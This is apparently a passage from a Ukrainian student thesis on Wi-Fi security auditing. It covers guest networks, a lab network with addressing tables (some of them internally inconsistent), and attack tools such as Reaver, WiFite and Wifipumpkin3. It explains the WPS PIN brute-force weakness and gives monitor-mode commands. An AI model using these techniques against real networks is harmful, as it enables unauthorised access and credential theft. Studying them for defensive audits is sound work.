При використанні MAC-адресної фільтрації адміністратор мережі спочатку створює список дозволених MAC-адресів пристроїв, які мають право підключатися до мережі. Коли пристрій намагається підключитися, маршрутизатор або точка доступу перевіряють його MAC-адрес на відповідність списку. Якщо MAC-адрес пристрою знаходиться у списку дозволених, то він отримує доступ до мережі, в іншому випадку доступ блокується.

MAC-адресна фільтрація може бути використана для забезпечення додаткового рівня безпеки мережі, обмеження доступу до неї лише для певних пристроїв та зменшення ризику несанкціонованого підключення. Однак, важливо зазначити, що цей метод не є повністю надійним, оскільки MAC-адресу можна легко підробити або змінити на деяких пристроях. Тому, MAC-адресна фільтрація повинна використовуватися разом з іншими заходами безпеки для кращої захищеності мережі.

1.3.3. Гостьові мережі.

Гостьова мережа — це додаткова WI-FI мережа, яка служить для надання доступу до Інтернету гостям, відвідувачам, клієнтам та іншим відносно стороннім людям. Суть гостьового WI-FI полягає в тому, що з нього не можна отримати доступ до пристроїв основної бездротової мережі та комп'ютерів, які під'єднані до маршрутизатора дротами — принтерів, сховищ NAS і головне — до вашої особистої або робочої конфіденційної інформації[6].

Функція гостьового WI-FI є на більшості сучасних маршрутизаторів середнього і вищого цінового сегментів. Цю функцію можна за потреби ввімкнути в налаштуваннях, хоча за замовчуванням вона завжди деактивована. До речі, в маршрутизаторах з підтримкою діапазону 5 ГГц можна використовувати паралельно дві гостьові мережі - в діапазонах 2.4 і 5 ГГц.

Гостьова мережа завжди працює на тому самому каналі, що й основна в цьому діапазоні. Це відбувається тому, що використовується один і той самий бездротовий модуль. Звісно, рівень сигналу у них теж буде однаковим. По суті,

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		33

це працює аналогічно функції Multi-SSID — мережа розбивається на VLAN'и. Також у гостьового WI-FI буде той самий BSSID (MAC адреса точки доступу). Основні переваги використання гостьових мереж:

- **Безпека:** Гостьова мережа ізольована від основної мережі, що знижує ризик несанкціонованого доступу до вашої приватної інформації або пристроїв.
- **Обмежений доступ:** Ви можете обмежити доступ гостьових користувачів до певних ресурсів або послуг, забезпечуючи їм лише Інтернет-підключення.
- **Зручність для відвідувачів:** Гостьова мережа надає зручність для гостей або клієнтів, які швидко потребують доступу до Інтернету без необхідності розголошувати свої облікові дані.
- **Часові обмеження:** Ви можете налаштувати гостьову мережу з обмеженим доступом у певний період часу. Наприклад, ви можете обмежити час, коли гостьова мережа є доступною, а поза цим періодом вона вимикається. Це дозволяє зменшити потенційну загрозу безпеки, коли гостьова мережа не використовується.

Висновки до розділу 1

У даному розділі були представлені теоретичні відомості про бездротові мережі стандарту WI-FI. Було розглянуто основні принципи роботи WI-FI мереж, їх структуру та компоненти. Були висвітлені основні характеристики бездротових мереж, такі як частотні діапазони, швидкість передачі даних, режими роботи та типи мереж.

Також були розглянуті основні елементи WI-FI мереж, такі як точки доступу (Access Points) та клієнтські пристрої. Було детально розглянуто процес аутентифікації та авторизації пристроїв у мережі, а також протоколи безпеки, такі як WEP, WPA та WPA2.

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		34

РОЗДІЛ 2

ПРОЕКТУВАННЯ МЕРЕЖІ, ВИЯВЛЕННЯ ТА АНАЛІЗ ВРАЗЛИВОСТЕЙ WI-FI МЕРЕЖІ

2.1. Розробка топології комп'ютерної мережі.

При проектуванні мережі буде використана наступна топологія.




Рис. 2.1 Загальна топологія мережі

Всього в мережі буде 6 підмереж. Умовно можна поділити на три зони: підмережі А, В, С, D внутрішня локальна мережа; підмережа F — зовнішня мережа; підмережа E сервісна локальна мережа.

В якості безпроводних точок доступу будуть використовуватись TP-Link Archer A2.

Розглянемо кожну з підмереж детально.

Підмережі А та В

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		35

Точка доступу підключена до маршрутизатора, до точки доступу підключаються по бездротовому зв'язку робочі станції.

Підмережі С та D

З'єднують точки доступу з маршрутизатором.

Підмережа E

Сервісна підмережа. В цій підмережі функціонує RADIUS сервер та WIDS.

Підмережа F

Зовнішня мережа, тобто інтернет.

Розглянемо тепер схему адресації мережі.

Таблиця 2.1. Адресація підмережі А

Призначення	ІР-адреса
Адреса мережі	192.168.5.0
Маска мережі	255.255.255.0
Інвертована маска	0.0.0.255
Мінімальна адреса	192.168.5.1
Максимальна адреса	192.168.5.14
Шлюз по замовчуванню	192.168.5.1
Широкомовна адреса	192.168.5.15
Діапазон зарезервованих адрес	192.168.5.1
Діапазон вільних адрес	192.168.5.2-192.168.5.254

Таблиця 2.2. Адресація підмережі В

Призначення	ІР-адреса
Адреса мережі	192.168.6.0
Маска мережі	255.255.255.240
Інвертована маска	0.0.0.15
Мінімальна адреса	192.168.6.1
Максимальна адреса	192.168.6.14
Шлюз по замовчуванню	192.168.6.1
Широкомовна адреса	192.168.6.15
Діапазон зарезервованих адрес	192.168.6.1
Діапазон вільних адрес	192.168.6.2-192.168.6.14

Таблиця 2.3. Адресація підмережі С

Призначення	ІР-адреса
Адреса мережі	192.167.1.0
Маска мережі	255.255.255.252
Інвертована маска	0.0.0.3
Мінімальна адреса	192.167.1.1
Максимальна адреса	192.167.1.2
Шлюз по замовчуванню	192.167.1.1
Широкомовна адреса	192.167.1.3
Діапазон зарезервованих адрес	192.167.1.1-192.167.1.2
Діапазон вільних адрес	—

Таблиця 2.4. Адресація підмережі D

Призначення	ІР-адреса
Адреса мережі	192.166.1.0
Маска мережі	255.255.255.252
Інвертована маска	0.0.0.3
Мінімальна адреса	192.166.1.1
Максимальна адреса	192.166.1.2
Шлюз по замовчуванню	192.166.1.1
Широкомовна адреса	192.166.1.3
Діапазон зарезервованих адрес	192.166.1.1-192.166.1.2
Діапазон вільних адрес	—

Таблиця 2.5. Адресація підмережі E

Призначення	ІР-адреса
Адреса мережі	193.168.0.0
Маска мережі	255.255.255.240
Інвертована маска	0.0.0.15
Мінімальна адреса	193.168.0.1
Максимальна адреса	193.168.0.14
Шлюз по замовчуванню	193.168.0.1
Широкомовна адреса	193.168.0.15
Діапазон зарезервованих адрес	193.168.0.1-193.168.0.3
Діапазон вільних адрес	193.168.0.4-193.168.0.14

Таблиця 2.6. Адресація підмережі F

Призначення	ІР-адреса
Адреса мережі	10.2.64.0
Маска мережі	255.255.255.252
Інвертована маска	0.0.0.3
Мінімальна адреса	10.2.64.1
Максимальна адреса	10.2.64.2
Шлюз по замовчуванню	10.2.64.1
Широкомовна адреса	10.2.64.3
Діапазон зарезервованих адрес	10.2.64.1-10.2.64.2
Діапазон вільних адрес	—

2.2. Апаратне та програмне забезпечення для проведення аудиту WI-FI мереж.

2.2.1. Апаратне забезпечення.

TP-Link Archer A2 — це бездротовий маршрутизатор, що виробляється компанією TP-Link. Він належить до серії Archer і розроблений для надання швидкого та надійного з'єднання в бездротових мережах.

Основні особливості маршрутизатора TP-Link Archer A2 включають:

- Швидкість передачі даних: Маршрутизатор підтримує бездротовий стандарт 802.11ac, що дозволяє досягати високої швидкості передачі даних до 750 Мбіт/с;
- Двохдіапазонна підтримка: Він працює як на 2,4 ГГц, так і на 5 ГГц діапазонах, що дозволяє забезпечити кращу швидкість та забезпечити оптимальні умови для підключених пристроїв;
- Вбудований маршрутизатор та комутатор: TP-Link Archer A2 має вбудовану функцію маршрутизації, яка дозволяє обмінюватися даними між різними мережами, а також комутатор зі змінними портами LAN для підключення проводових пристроїв;
- Захист безпеки: Маршрутизатор підтримує різні методи захисту, такі як WPA/WPA2-PSK та захист від DDoS-атак;

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		38

- Підтримка розширених функцій: TP-Link Archer A2 має додаткові функції, такі як можливість налаштування гостьової мережі, контроль батьківського доступу, віддалений доступ через хмару та інші;
- Просте налаштування та управління: Маршрутизатор має зручний інтерфейс для налаштування та управління, який дозволяє швидко налаштувати мережу та контролювати підключені пристрої.



Рис. 2.2 TP-Link Archer A2

Для аналізу WI-FI мереж необхідний *зовнішній адаптер WI-FI*, оскільки вбудовані адаптери в ноутбуках можуть і не відповідати необхідним вимогам.

WI-FI адаптери, які можуть бути використані для проведення аудиту мереж, включають такі характеристики:

- Режим моніторингу: Важливо мати WI-FI адаптер, який підтримує режим моніторингу. Цей режим дозволяє адаптеру перехоплювати та аналізувати всі пакети, що передаються по бездротовим мережам, включаючи дані, управління та керуючі фрейми. Це необхідно для збору інформації про мережу, виявлення вразливостей та проведення аудиту безпеки;

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		39

- Підтримка режиму моніторингу на поточній частоті: Деякі WI-FI адаптери можуть підтримувати режим моніторингу лише на певних частотах (2.4 ГГц або 5 ГГц). Важливо забезпечити, що обраний адаптер має можливість працювати в режимі моніторингу на частоті, яка використовується в цільовій мережі;
- Підтримка пакетного захоплення: Деякі адаптери можуть підтримувати програмне забезпечення для пакетного захоплення, яке дозволяє збирати та аналізувати пакети, передані через мережу. Це корисна функція для аудиту безпеки, оскільки дозволяє отримувати доступ до докладних даних про трафік мережі;
- Підтримка розширених функцій безпеки: Деякі WI-FI адаптери можуть підтримувати розширені функції безпеки, такі як визначення інформації про пакети, аналіз рівня сигналу, виявлення розширених функцій шифрування і т.д. Ці функції допомагають збирати більше інформації про мережу і виявляти вразливості;
- Сумісність зі звичайними аудиторськими програмами: Важливо враховувати сумісність WI-FI адаптера з популярними аудиторськими програмами, такими як Aircrack-ng, Wireshark, Kismet і т.д. Це дозволяє зручно аналізувати зібрану інформацію та проводити додаткові тестування безпеки.

WI-FI адаптер TP-Link WN722N (версія 1) є популярним вибором серед аудиторів безпеки WI-FI мереж. Ось деякі характеристики цього адаптера:

- Швидкість передачі даних: TP-Link WN722N (версія 1) підтримує бездротовий стандарт 802.11n, що дозволяє досягати швидкості передачі даних до 150 Мбіт/с. Це забезпечує стабільне та швидке підключення до WI-FI мереж;
- Режим роботи: Адаптер підтримує різні режими роботи, включаючи клієнта, точку доступу і режим моніторингу. Режим моніторингу дозволяє перехоплювати пакети та аналізувати трафік мережі для проведення аудиту безпеки;

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		40

- Зовнішня антена: TP-Link WN722N має зовнішню високочутливу антену, яка покращує прийом і передачу сигналу WI-FI. Це дозволяє отримувати кращий зв'язок та покриття WI-FI мережі;
- Підтримка безпеки: Адаптер підтримує різні протоколи шифрування, включаючи WEP, WPA/WPA2 та WPA-PSK/WPA2-PSK. Це дозволяє забезпечити безпеку підключення до WI-FI мереж та захистити дані від несанкціонованого доступу;
- Сумісність з операційними системами: TP-Link WN722N (версія 1) підтримує різні операційні системи, включаючи Windows, Linux і macOS. Це дозволяє використовувати адаптер на різних платформах та з різними програмами аудиту безпеки[7].



Рис. 2.3 WI-FI адаптер TP-Link WN722N

Адаптер Alfa AWUS036ACH — флагманський продукт компанії «Alfa Network». Це потужний і надійний пристрій для прийому/передачі сигналів WI-FI в діапазонах 2,4 і 5 ГГц. Адаптер працює за стандартами 802.11 a/b/g/n/ac і має дві дводіапазонні антени з коефіцієнтом підсилення 5 dBi. За потреби антени можна замінити на більш потужні всепрямовані або панельні. Пристрій підключається до порту USB за допомогою кабелю USB 3.0.

Пристрій побудований на базі чіпсету Realtek RTL8812AU, який характеризується надвисокою чутливістю і працює навіть при слабкому сигналі. Висока чутливість прийому в поєднанні з внутрішнім підсилювачем потужності дозволяє приймати сигнали WI-FI навіть з відстані, яка до 3 разів перевищує дальність сигналу внутрішніх карт WI-FI 802.11ac, що поставляються в комплекті з сучасними ноутбуками.

Бездротовий адаптер забезпечує такі швидкості передачі даних

- на частоті 2,4 ГГц – до 300 Мбіт/с
- на частоті 5 ГГц – до 867 Мбіт/с у стандарті AC!

Адаптер сумісний з усіма відомими операційними системами, включаючи Kali Linux, тому незалежно від вашої операційної системи – Windows або Mac OS (на чіпі Intel) – ви можете просто встановити його і почати роботу.

Адаптер працюватиме з операційною системою Kali Linux у віртуальній машині з хостом Mac OS (чіп Apple M1/M2). У цьому випадку вам потрібно буде встановити драйвери вручну.

Зі стандартними маршрутизаторами 802.11ac адаптер AWUS036ACH може досягати швидкості 867 Мбіт/с, що майже втричі перевищує максимальну швидкість 802.11n (300 Мбіт/с). Цей адаптер має зворотну сумісність з мережами 802.11b і 802.11g, але швидкість в цих мережах буде обмежена. Для досягнення максимальної пропускної здатності потрібен маршрутизатор 802.11ac.

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		42



Рис. 2.4 WI-FI адаптер Alfa AWUS036ACH

2.2.2. Програмне забезпечення.

1. Aircrack-ng — набір програм розроблено для виявлення бездротових мереж, перехоплення передаваного через них трафіку і проведення аудиту безпеки WEP і WPA/WPA2-PSK шифрування. Вона включає в себе функціонал, що дозволяє оцінити рівень захищеності бездротових мереж шляхом тестування на вразливість обладнання та алгоритмів шифрування[8].

Дана програма сумісна з будь-якими бездротовими мережевими адаптерами, які підтримують режим моніторингу (список сумісного обладнання можна знайти на офіційному веб-сайті програми). Вона підтримує операційні системи Windows, UNIX, Linux і Mac OS X. Особливо зазначається, що версія для UNIX-подібних операційних систем має значно більше функціональних можливостей і підтримує більше бездротових адаптерів, ніж версія для Windows. Крім того, програма була портована для використання на платформах Zaurus і Maemo. Існує також порт програми для iPhone.

Програмний пакет aircrack-ng включає:

- aircrack-ng — Зламає ключі WEP і WPA (Перебір за словником);

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		43

- `airdecap-ng` — Розшифровує перехоплений трафік при відомому ключі;
- `airmon-ng` — Виставлення різних карт у режим моніторингу;
- `aireplay-ng` — Пакетний інжектор[en] (Linux Windows);
- `airodump-ng` — Аналізатор трафіку: Поміщає трафік файли PCAP або IVS і показує інформацію про мережах;
- `airtun-ng` — Створює віртуальний інтерфейс тунелювання;
- `packetforge-ng` — Створює шифровані пакети для ін'єкції;
- `ivstools` — Інструменти для злиття та конвертування;
- `airbase-ng` — Надає техніки для атаки клієнта;
- `airdecloak-ng` — Прибирає WEP-маскування з файлів pcap;
- `airolib-ng` — Зберігає і управляє списками ESSID і паролів, обчислює парні майстер-ключі;
- `airserv-ng` — Відкриває доступ до бездротової мережевої карти з інших комп'ютерів;
- `buddy-ng` — Сервер-помічник для `easside-ng`, запущений на віддаленому комп'ютері;
- `easside-ng` — Інструмент для комунікації з точкою доступу без наявності WEP-ключа;
- `tkiptun-ng` — Атака WPA/TKIP;
- `wesside-ng` — Автоматичний інструмент для відновлення WEP-ключа.

2. Reaver призначений для добірки піна WPS (Wifi Protected Setup) методом перебору. Reaver створений для надійної та практичної атаки на WPS, він пройшов тестування на великій кількості точок доступу з різними реалізаціями WPS. У середньому, Reaver розкриває пароль WPA/WPA2 у вигляді простого тексту цільової точки доступу (ТД) за 4-10 годин, залежно від ТД. На практиці, йому зазвичай потрібна половина цього часу на припущення піна WPS і розгадки пароля.

Reaver працює на операційних системах Linux і BSD і використовує бездротовий адаптер, який підтримує режим моніторингу. Вона надає

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		44

користувачеві можливість налаштувати параметри атаки, включаючи час очікування, кількість спроб та інші налаштування.

3. MDK — це робочий концепт, інструмент для експлуатації популярних слабкостей протоколу IEEE 802.11.

MDK4 це інструмент тестування WI-FI, він використовує бібліотеку `osdep library` з проєкту `aircrack-ng` для ін'єкції фреймів на декількох операційних системах.

Особливості:

- Підтримує дві WI-FI карти (одна для отримання даних, інша для ін'єкції даних);
- Підтримує блокування зазначеного параметра ESSID/BSSID/Station MAC в опції команди;
- Підтримує 2.4 і 5GHz (Linux);
- Підтримує ухилення від IDS (систем виявлення вторгнень) (Ghosting, Fragmenting, не з усіма драйверами працює повною мірою);
- Підтримка фазз-тестування (fuzz) пакетів.

4. WiFite може атакувати безліч зашифрованих мереж WEP, WPA і WPS поспіль. Цей інструмент налаштовується до автоматизму всього лише кількома аргументами. Мета Wifite — бути інструментом бездротового аудиту за принципом «встановив і забув».

Особливості:

- сортує цілі за сигналом (у dB); першими зламує найближчі точки доступу;
- автоматично деаутентифікує клієнтів прихованих мереж для розкриття їх SSID;
- набір фільтрів для точної вказівки, що саме атакувати (wep/wpa/обоє, вище за певну силу сигналу, канали тощо);
- гнучкі налаштування (таймаут, пакети на секунду, інше);
- функції «анонімності»: зміна MAC на випадкову адресу перед атакою, потім зворотна зміна, коли атаку завершено;

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		45

- усі захоплені рукописання WPA копіюються в поточну директорію wifite.py;
- розумна деаутентифікація WPA; цикли між деаутентифікацією всіх клієнтів і широкомовною;
- зупинка будь-якого злову за Ctrl+C з опціями для продовження, перехід до наступної мети, пропуск злову або вихід;
- відображення загальної інформації щодо сесії під час виходу; показ усіх зламаних ключів;
- усі паролі зберігаються в cracked.txt.

5. Wifipumpkin3 — створює шахрайську точку доступу WI-FI, нібито для забезпечення бездротових послуг Інтернет, а насправді стежить за трафіком. Може використовуватися для захоплення облікових даних користувача, який не підозрює, як перехопленням даних, так і фішингом.

WiFiPumpkin3 – платформа, головна функція якої, можливість створювати фальшиву ТД і виконувати атаку людина-посередині, але крім цього список функцій досить широкий[9].

Особливості:

- Фальшива точка доступу WI-FI;
- Деаутентифікація клієнтів ТД;
- Спостереження за зондувальними запитами;
- Голодна (Starvation) атака DHCP;
- Спостереження за обліковими даними;
- Прозорий проксі;
- Атака оновлення Windows;
- Менеджер фішингу;
- Частковий обхід протоколу HSTS протоколу;
- Підтримка beef hook;
- ARP травлення;
- DNS спуфінг;

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		46

- Пропатчує виконувані файли під час MITM;
- Атаки Karma (підтримка hostapd-mana);
- Отруювач LLMNR, NBT-NS і MDNS (Responder);
- Pumpkin-Proxy (Проксі Сервер (mitmproxy API));
- захоплення зображень на льоту;
- TCP-проксі (зі scapy).

6. Kismet — це детектор бездротових мереж 802.11, сніфер і система виявлення вторгнень. Програма моніторить бездротовий простір і веде журнали виявлених пристроїв і різних подій (наприклад, бездротових атак). При використанні GPS модуля, Kismet вміє записувати координати побачених точок доступу. Завдяки цьому згодом можна накладати знайдені WI-FI точки доступу на карту.

Протягом останніх років ведеться активна робота над новою версією Kismet. Ця версія перебуває у стадії BETA, але вона добре працює. Найголовніше — нова версія принесла безліч змін!

Тепер Kismet — це програма для виявлення бездротових мереж і пристроїв, сніффер, інструмент вардрайвінгу та платформа WIDS (виявлення бездротових вторгнень). Kismet працює з WI-FI інтерфейсами, Bluetooth інтерфейсами, деякими пристроями SDR (software defined radio), такими як RTLSDR та іншим спеціалізованим залізом із захоплення даних.

Kismet ідентифікує мережі пасивним збором пакетом і виявляє мережі, що дозволяє йому знаходити (з урахуванням часу, розкриваючи імена) приховані мережі та присутність не-маячкових мереж через трафік даних.

Kismet працює на Linux, OSX, і, певною мірою, Windows 10 під платформою WSL. На Linux вона працює з більшістю WI-FI карт, Bluetooth інтерфейсами та іншими апаратними складовими. На OSX вона працює з вбудованими WI-FI інтерфейсами, а на Windows 10 вона буде працювати з віддаленими захоплювачами[10].

Kismet перебуває в стадії активної розробки, останні тестові версії представили:

- Новий графічний користувацький веб інтерфейс;

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		47

- HTTP/HTTPS API з підтримкою скриптів із записами даних JSON;
- Новий уніфікований формат журналу kismetdb, який зберігає пакети, локації, повідомлення і записи пристроїв в єдиний файл;
- Жива трансляція PCAP захоплення через HTTP;
- Вибірковий пошук за історією пакетів;
- Новий супер легкий код віддаленого захоплення для використання на пристроях з екстремально обмеженим об'ємом оперативної пам'яті (RAM) і сховищем;
- Прозоре віддалене захоплення пакетів від мережевих датчиків;
- PCAP-NG мультиінтерфейсне multi-dlt захоплення;
- Підтримка не-WI-FI протоколів, як-от Bluetooth, низькочастотні датчики довкілля, бездротові клавіатури і миші та інше.

7. FreeRADIUS — RADIUS сервер з відкритим вихідним кодом. Це альтернатива інших комерційних RADIUS серверів, оскільки він є модульним і функціональним на сьогоднішній день. Крім того, він входить до п'ятірки RADIUS серверів світу з точки зору розгортання та кількості користувачів, яких цей сервер авторизує щодня.

Може працювати на системах, що вбудовуються, з невеликою кількістю пам'яті, обслуговуючи кілька мільйонів користувачів. FreeRADIUS швидкий, гнучкий, який налаштовується, а також підтримує більше протоколів автентифікації, ніж багато комерційних серверів. Сервер постачається разом із інструментом керування через веб-інтерфейс dialupadmin, який написаний на PHP. В даний час FreeRADIUS використовується як основа для розробки комерційних серверів RADIUS.

FreeRADIUS був заснований у серпні 1999 року Аланом ДеКоком та Мікуелом ван Смуренбергом. Мікуел раніше написав Cistron RADIUS сервер, який набув широкого поширення. З того часу сервер Livingston більше не підтримується. Командою FreeRADIUS було розпочато створення нового RADIUS-сервера, що використовує модульну конструкцію, яка сприятиме більш активній участі спільноти.

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		48

Модулі ядра сервера підтримують LDAP, MySQL, PostgreSQL, Oracle та багато інших баз даних. Він підтримує всі популярні типи аутентифікації EAP, включаючи PEAP та EAP-TTLS. Для забезпечення сумісності з широким спектром пристроїв NAS до нього включено понад 100 словників постачальників.

У версії 2.0.0 було додано підтримку віртуального хостингу, IPv6, VMPS, та нової мовної політики, що спрощує багато складних конфігурацій.

2.3. Проведення атак на безпроводні WI-FI мережі.

2.3.1. Модель загроз.

До елементів даної ІКС належать:

1. Клієнт;
2. Точка доступу;
3. Маршрутизатор;
4. RADIUS-сервер;
5. WIDS.

Потоки даних:

1. Пакети даних, що передаються через точку доступу;
2. Пакети даних, що передаються через маршрутизатор;
3. Пакети даних, що передаються між маршрутизатором та WIDS;
4. Запити та відповіді RADIUS сервера.

До критичних елементів(з відкритими загрозами) в даній ІКС належать:

1. Клієнт;
2. Точка доступу;
3. Маршрутизатор.

До критичних потоків даних(з відкритими загрозами) даній ІКС належать:

5. Пакети даних, що передаються через точку доступу;
6. Пакети даних, що передаються через маршрутизатор.

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		49




Рис. 2.5 Діаграма загроз

2.3.2. WPS.

У грудні 2011 Стефан Фіббок (англ. Stefan Viehböck) і Крейг Хеффнер (англ. Craig Heffner) розповіли про серйозні діри в протоколі WPS. Виявилося, що якщо в точці доступу активовано WPS з PIN (який за замовчуванням увімкнено в більшості роутерів), то підібрати PIN-код для підключення можна за лічені години.

PIN-код складається з восьми цифр – отже, існує 10^8 (100 000 000) варіантів PIN-коду для підбору. Однак кількість варіантів можна суттєво скоротити. Річ у тім, що остання цифра PIN-коду являє собою контрольну суму, яку можна обчислити на підставі перших семи цифр. Таким чином кількість варіантів уже скорочується до 10^7 (10 000 000).

Авторизація за WPS передбачає надсилання клієнтом послідовності цифр PIN-коду і пакетів M4 або M6 та відповіді на них від базової станції. Якщо перші 4 цифри PIN-коду некоректні, то, отримавши їх, точка доступу надішле EAP-NACK одразу після отримання M4, а якщо була помилка в останніх 3 цифрах правої частини (8-ме число не враховуємо, оскільки його легко генерують за

формулою), то після отримання М6. Таким чином, недолік протоколу дає змогу розділити PIN-код на дві частини, 4 початкові цифри і 3 наступні, і перевіряти кожен частину на коректність окремо, використовуючи базову станцію як оракула, який підказує, чи правильну послідовність цифр було надіслано.

Якщо PIN-код розбити на дві частини: Отже, виходить 10^4 (10 000) варіантів для першої половини і 10^3 (1000) для другої. У підсумку це становить усього лише 11 000 варіантів для повного перебору, що в понад 9000 разів менше від вихідного числа варіантів 10^8 .

Таким чином замість одного великого простору значень 10^7 ми отримуємо два по 10^4 і 10^3 . У підсумку достатньо протестувати 11 000 комбінацій (більше 4-х цифр на тисячу) замість 10 000 000 000.

Також було виявлено вразливості в генераторі випадкових чисел маршрутизаторів деяких виробників. Вразливість отримала назву *pixie dust*. Для вразливих роутерів можна отримати рін після першої спроби та офлайн-брутфорсу[11].

Дуже багато ТД мають функціонал для роботи з WPS. Але у багатьох ця функція вимкнена.

Необхідна бездротова карта, яка підтримує режим монітора і здатна робити ін'єкції. Щоб увімкнути режим моніторингу, потрібно виконати наступні дії:

```
~ sudo ip link set wlp4s0f3u2 down
~ sudo iw wlp4s0f3u2 set monitor control
~ sudo ip link set wlp4s0f3u2 up
```

Рис. 2.6 Ввімкнення режиму моніторингу на WI-FI адаптері

Щоб зібрати інформацію про точки доступу, ми скористаємося програмою Wash, яка поставляється разом з Reaver і саме для цього і призначена.

Wash — це утиліта для виявлення точок доступу з увімкненим WPS. Нижче показано приклад дослідження на живому інтерфейсі, також вона може сканувати рсар файли (кілька за один раз).

За замовчуванням wash виконує пасивне дослідження. Тобто програма не надсилає будь-які пакети і залишається абсолютно непомітною для можливих

